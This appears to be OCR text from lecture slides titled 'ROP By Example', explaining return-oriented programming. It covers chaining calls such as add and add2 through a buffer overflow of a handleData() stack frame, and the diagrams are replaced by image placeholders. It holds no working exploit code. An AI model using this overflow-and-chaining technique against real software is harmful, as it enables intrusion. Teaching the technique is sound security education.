
What does this mean?

- We are able to chain CALL’s
- CALL’s = RET’s


Lets do it again...

- First: call add(0x01, 0x02);
- Then: call add2(0x11, 0x22);

ROP By Example




ROP By Example



Previous Function Stack Frame
(*handleData*() doesn't/can't know)


Regular *handleData*() Stack Frame

ROP By Example




The Data we wrote via overflow (red)

ROP By Example



ROP By Example




add2 Stuff


add Stuff

Stack Frame <handleData>

